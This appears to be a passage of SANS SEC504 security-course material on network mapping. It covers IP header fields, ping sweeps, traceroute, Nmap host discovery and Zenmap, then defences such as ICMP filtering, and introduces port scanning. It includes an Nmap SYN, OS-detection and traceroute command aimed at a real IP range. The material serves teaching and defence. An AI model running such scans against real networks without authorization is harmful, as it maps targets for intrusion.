

A Closer Look at the IP Header

Network Mapping

Vers Hlen Service Type Total Length

Identification Flags Fragment Offset

Time to Live Protocol Header Checksum

Source IP Address

Destination IP Address

IP Options (if any) Padding

Data

.....

IPv4 Header Detail

Vers Class Flow Label

Payload Length Next Header **Hop Limit**

Source IP Address

Destination IP Address

IPv6 Header Detail

SANS

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 91

This slide shows the IP packet header (for IPv4 and IPv6), highlighting the key areas associated with mapping a network. The source and destination IP address are of interest to us at this point, as well as the Time to Live (TTL) field for IPv4 and the Hop Limit field for IPv6. The source IP address indicates from where the packet comes. The destination identifies to where it's going.

The Time to Live field in IPv4 and the Hop Limit field in IPv6 both indicate how many hops the packet can go across the network before it's discarded. Let's explore TTL in more detail to see how traditional tracerouting works for network mapping, as manifested in the Linux and UNIX traceroute command and the Windows tracert command. In this discussion, the IPv6 Hop Limit field behaves exactly like the IPv4 Time to Live field.



Sweeping for Network Mapping

Network Mapping

- A common first component of network mapping is to identify the addresses in use by sweeping through address space
- Attacker sends an ICMP Echo Request to a range of IP addresses
  - If something replies, that address is in use by some target system
  - If nothing replies, that address is not in use, or there is network filtering
- By default, Nmap sweeps each target address before port scanning it
  - This can be ignored altogether (the -PN flag in Nmap, formerly -P0)

TIP

Nmap sends four packets to identify UP hosts when run as a privileged user:

- ICMP Echo Request
- TCP SYN to port 443
- TCP ACK to port 80
- ICMP Timestamp Request

A common initial step in network mapping is to sweep through the target network addresses, sending one or more packets to each address trying to solicit a response. The response indicates that the given address is in use by some target machine.

By default, Nmap sweeps through each target address before it launches a port scan of the address. However, this scanner behavior can be reconfigured so that all addresses are scanned, regardless of whether they are pingable or not. In Nmap, the –PN command flag tells Nmap not to ping the target ("no ping"), but to just start the port scan. In older versions of Nmap, this option was –P0, but it was changed in more recent versions.

By default, to identify which addresses are in use, Nmap sends the following four packets to each address in the target range: ICMP Echo Request, TCP SYN to port 443, TCP ACK to port 80 (if Nmap is running with UID 0), and an ICMP Timestamp Request. If Nmap is not running with UID 0 on a Linux machine, it runs through the same set of four packets but uses a TCP SYN to port 80 instead of an ACK because it cannot craft the ACK packet without UID 0. If any of those packets receives a response, Nmap assumes the address is in use by a valid target machine and proceeds to conduct its port scan.



How Traditional Traceroute Works

Network Mapping

- Traceroute sends packets with small Time to Live (TTL) values
  - The Linux traceroute and Windows tracert commands support a -6 option for IPv6
- IPv4 TTL and IPv6 Hop Limit are the number of hops the packet should go before being discarded
  - If exceeded, the router returns an ICMP TTL-Exceeded message
- Based on the source address of the TTL-exceeded message, you can determine the router for a given hop
- The scanning system increments TTL for each packet to determine each router hop

How do the IPv4 TTL field and IPv6 Hop Limit field work? When a router receives an incoming IP packet, it first decrements the value in the TTL (or Hop Limit) field by 1. For example, if the incoming packet has a TTL value of 29, the router sets it to 28. Then, before sending the packet on toward its destination, the router inspects the TTL field to determine if it is zero. If the TTL is zero, the router sends back a Time Exceeded message to the originator of the incoming packet, saying, "Sorry, but the TTL wasn't large enough for this packet to get to its destination." TTL was created so that packets would have a finite lifetime (up to 255 hops), and we wouldn't have phantom packets circling the internet for eternity.

This TTL field is especially useful in determining how the various components of a network are interconnected. The Linux and UNIX traceroute command, the Windows tracert command, and Nmap all rely on making variations in this field during network mapping to measure the paths that packets take across the network.

By sending a series of packets with various TTL values, the traceroute and tracert tools measure all routers from a given source to any destination. As shown in the slide's graphic, they start out by sending a packet from the source machine with a TTL of one. The first router receives the packet, decrements the TTL to zero, and sends back a Time Exceeded message. What is the source address of the Time Exceeded message? It's the IP address of the first router on the path to my destination. Bingo! I know the address of the first router on the way to my destination. Next, I send out a packet with a TTL of 2. The first router decrements the TTL to 1 and forwards the packet. The second router in the path decrements the TTL to zero and sends a Time Exceeded message. I now have the address of the second hop. This process continues as I send packets with higher TTLs until I reach my destination. At that point, I know every hop between me and my target. The traceroute and tracert commands determine whether to use IPv4 or IPv6 based on the format of the IP address they are provided. However, you can force traceroute or tracert to use IPv4 by using -4 in your command and force IPv6 using -6.



Zenmap

Target: 216.239.191.182-200

Command: nmap -sS -p 22,80,443,445 -O --traceroute 216.239.191.182-200

OS	Host
	216.239.191.182
	216.239.191.185
	216.239.191.186
	216.239.191.189
	216.239.191.190
	216.239.191.193
	216.239.191.194
	216.239.191.197
	216.239.191.198

Topology Legend

Hosts

○ host was not port scanned

◎ host with fewer than 3 open ports

○ host with 3 to 6 open ports

● host with more than 6 open ports

▨□■ host is a router, switch, or WAP

Traceroute connections

Thicker line means higher round-trip time

primary traceroute connection

alternate path

no traceroute information

missing traceroute hop

Additional host icons

router

switch

wireless access point

firewall

host with some filtered ports

View full legend online

Once Nmap finishes conducting a network sweep and its tracerouting activities, the Zenmap GUI can provide an interactive graphical portrayal of the network. This output is a cumulative view of recent scans conducted by Nmap, showing each system identified during ping sweeping, along with the series of connections between the systems.

The Zenmap graphical view allows for zooming into targets or specific portions of the network. The user can simply double-click a host to move it to the center of the map. There is also a fisheye view that lets the user have one portion of the network map zoomed in while making other portions of the graph smaller. You can also color-code different sections of the map based on the selected host or router, making it possible to also use Zenmap as a tracking tool.

On the left-hand side of the display, we can see each host with a graphical depiction of its operating system type, discovered using the active OS fingerprinting features of Nmap that we discuss in the Port Scanning with Nmap section of this book.



Defending against Network Mapping (1)

Network Mapping

- Preparation
  - You could disable incoming ICMP Echo Request messages
    - But your users couldn't ping you
    - That may be OK
  - You could disable outgoing ICMP Time Exceeded messages
    - But your users couldn't traceroute all the way to you
    - Is that actually all that bad?
- Identification
  - IDS signatures looking for ping sweep or traceroutes
  - Many false positives possible

How do you defend against this type of network mapping?

I'm a fan of filtering incoming ICMP messages to anything on my network, except perhaps a web or FTP server. All other ICMP coming from a hostile network (such as the internet) can be dropped.

Of course, if your ISP wants to ping you as a keepalive signal, you could set up a filter that allows ICMP from its source address/network.

You could disable outgoing ICMP Time Exceeded messages, but your users couldn't traceroute all the way to you. That might not be a bad thing. Many sites are starting to block all incoming and outgoing ICMP messages.



Defending against Network Mapping (2)

Network Mapping

- Containment
  - If you notice a particularly frequent ping sweep, you could temporarily block source address
  - Mark such rules as temporary in a comment field, and then purge them on a regular basis (such as monthly)
- Erad, Recov: N/A

If you notice a particularly frequent ping sweep or traceroute coming from a single IP address or network, you could filter that address in your border router or firewall.

If you start blocking source addresses, make sure you regularly examine your filters so they don't become too large and unwieldy. I usually block something for a few weeks or months, and the attackers go away. I can then remove the filter fairly safely.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

So the attackers now have a feel for the target environment's network topology. They now turn to their port scanning tools to find open ports on the target systems.



Port Scanners and the TCP/IP Family

Port Scanning

- Port scanners are a must for any attacker's toolbox
- They help identify openings on a system and the type of system
  - Allowing an attacker to focus an attack
- Most internet applications use TCP or UDP
  - TCP: *Connection-oriented* (sequence preserved and retransmitted if needed)
  - UDP: *Sessionless* (get it there if you can)

Application Data
TCP
UDP
IP
Data Link
(Ethernet, Wi-Fi)

To understand port scanners, we first need to do a brief protocol review.

The Internet Protocol (IP) is the common protocol used to move information around the internet. IP includes the source and destination address of each packet. The Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ride on top of IP. That is, TCP and UDP messages are plopped inside of an IP message. TCP is session oriented in that it applies sequence numbers to messages and tries to deliver them in appropriate order. It also resends dropped messages. UDP makes best-effort delivery, but messages may be dropped or delivered out of order.

If someone is going to access your system, ports are the entry points or the doors and windows into your system. Therefore, a list of open ports gives an attacker various possible avenues for compromising the system.

Port scanners are a must for any attacker's toolbox. They help identify openings on a system and the type of system and therefore allow an attacker to focus on an attack.

